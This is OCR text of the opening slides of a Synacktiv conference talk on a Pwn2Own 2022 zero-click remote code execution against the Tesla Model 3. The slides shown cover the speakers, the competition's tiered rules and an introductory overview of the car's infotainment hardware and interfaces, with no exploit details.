I feel a draft. Opening the doors and windows 0-click RCE on the Tesla Model3

/HEXACON/

SYNACKTIV

Who are we

David BERARD

SECURITY EXPERT
@_p0ly_

Vincent DEHORS

SECURITY EXPERT
@vdehors

SYNACKTIV

Pwn2own

Vancouver 2022

Competition organized by ZDI

Announced on January 12 2022

Took place at Vancouver mid may 2022

Many desktop and server software as target, and the **Tesla Model 3/S**

Pwn2own

Tesla Rules

Initial vector
Tuner
WiFi chipset
Bluetooth chipset
Modem

Intermediate Pivot
Infotainment

Final stage
VCSEC
Gateway
Autopilot

Tier 3 : Only 1 system compromised
Tier 2 : 2 systems compromised and go right in the diagram above
Tier 1 : Full chain, 3 system compromised from initial vector to final stage

Tier 1 & 2 : Possibility to win the car

SYNACKTIV

Model 3 – ICE Architecture

Hardware

Same enclosure for infotainment & autopilot

~400$ on eBay

SYNACKTIV


Model 3 – ICE Architecture

Interfaces

SYNACKTIV

Model 3 – ICE Architecture


Interfaces



SYNACKTIV

Model 3 – ICE Architecture


Interfaces



SYNACKTIV

Model 3 – ICE Architecture

Interfaces



SYNACKTIV


Model 3 – ICE Architecture

Interfaces

SYNACKTIV

Model 3 – ICE Architecture


Interfaces



SYNACKTIV

Model 3 – ICE Architecture


Hardware



SYNACKTIV

Model 3 – ICE Architecture

